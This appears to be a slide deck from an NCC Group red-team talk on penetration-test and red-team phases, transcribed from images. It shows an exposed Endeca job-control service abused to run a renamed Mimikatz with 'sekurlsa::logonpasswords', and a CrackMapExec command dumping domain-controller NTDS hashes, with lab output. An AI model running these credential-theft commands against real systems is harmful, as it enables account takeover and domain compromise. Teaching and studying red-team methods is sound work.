
Red Team Phases

Attacker Modeled Pentest

- Open Source Intelligence (OSINT)
- Social Engineering, i.e. phishing
- Physical Penetration Test (optional)
- Network Penetration Test (NPT)

** Obligatory hacker image*

I googled “Hacker Ninja” and this is what I got :/



Endeca JCD

[Help]

[Display running jobs]

[Display all defined jobs]

[Display environment variables]

[Browse the file system]

Endeca JCD service

A service for the Job Control Daemon (deprecated). The service ran on each Windows machine in an Endeca implementation, along with other Endeca software such as the MDEX Engine. The Endeca JCD service provided reliable process execution and job management, making your Endeca system more resilient to interruptions in service. See also Endeca Job Control Daemon (JCD).


Related concepts

Control Interpreter
Endeca Control System
Endeca Job Control Daemon (JCD)


Endeca IAP Glossary · March 2010

ORACLE

Interesting deprecated service...



Job: nccpentest7
Server: false
Status: exited/shutdown [Run Again]
Process: none
LastStartTime: Tue Mar 07 19:28:15 2017
LastStopTime: Tue Mar 07 19:28:24 2017
Command: C:\/temp/trustedInstaller.exe
Stdout: C:\/temp/ncc-pentest2.txt
Stderr: C:\/temp/ncc-pentest-err2.txt
Input:
StartDir: C:\/
Argv[1]: token::elevate
Argv[2]: privilege::debug
Argv[3]: sekurlsa::logonpasswords



```
TEST
trustedInstaller 2.1 (x64) built on Feb 28 2017 10:40:59
"A La Vie, A L'Amour"

RightHand OMBRE `shinyapple` ( righthand@shinyapple.com )
http://blog.shinyapple.com/trustedInstaller             (oe.eo)
                                 with 20 modules * * */

trustedInstaller(commandline) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM


trustedInstaller(commandline) # privilege::debug
Privilege '20' OK

trustedInstaller(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 1909121 (00000000:001d2181)
Session           : RemoteInteractive from 2
User Name         : [redacted]
Domain            :
Logon Server      :
Logon Time        : 3/6/2017 4:17:54 PM
SID               : S-1-5-21-1960408961-606747145-839522115-1122
        msv :
         [00000003] Primary
         * Username : [redacted]
         * Domain   :
         * NTLM     :
         * SHA1     :
         [00010000] Cr
         * NTLM     :
         * SHA1     :
        tspkg :
        wdigest :
         * Username :
         * Domain   :
         * Password :
```

Define a job and profit!

Red Team Roadmap

OSINT / Recon

Social Engineering / Physical Intrusion

Network login succeeded

Log on to this computer


user123

Password

r Windows password to match your network password after a s

Use Privileges

Escalate Privileges




```
root@kali:~/Desktop/CrackMapExec-2.3# python crackmapexec.py 192.168.100.100 -u pc -p P@ssw0rd1 -d insecure.com --ntds drsuapi
10-09-2016 16:17:25 SMB 192.168.100.100:445 DC1 [*] Windows 6.3 Build 9600 (name:DC1) (domain:insecure.com)
10-09-2016 16:17:25 SMB 192.168.100.100:445 DC1 [+] Login successful insecure.com\pc:P@ssw0rd1
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 [+] Dumping NTDS.dit secrets using the DRSUAPI method (domain\uid:rid:lmhash:nthash)
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8a3285d68f94aee117b5d46c7df03d59:::
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 insecure.com\pc:1104:aad3b435b51404eeaad3b435b51404ee:ae974876d974abd805a989ebead86846:::
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 insecure.com\victimone:1106:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 insecure.com\victimtwo:1107:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 insecure.com\victimthree:1108:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 insecure.com\victimfour:1109:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 DC1$:1001:aad3b435b51404eeaad3b435b51404ee:d9f9acf6762223ed2e9c9ca7dcf73900:::
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 VICTIM1$:1105:aad3b435b51404eeaad3b435b51404ee:f76417022ce4cc0f03824ebad31e50d5:::
```

Profit

Threat Model (environment, system, application, etc.)

Penetration Test

Repeat Annually



Vulnerability Assessment

Red Team *

** Depending on the results of previous assessments*

Conclusion

Drink the koolaid...

but only once the security program is mature enough to handle it.

Benefits Round 2 – The Final Round:

- Understand the impact of a security breach
- Identify weaknesses in development and testing processes
- Test incident response capabilities
- Demonstrate security controls – justify security spending

Questions?

@bones_codes | cara.marie@nccgroup.com

nccgroup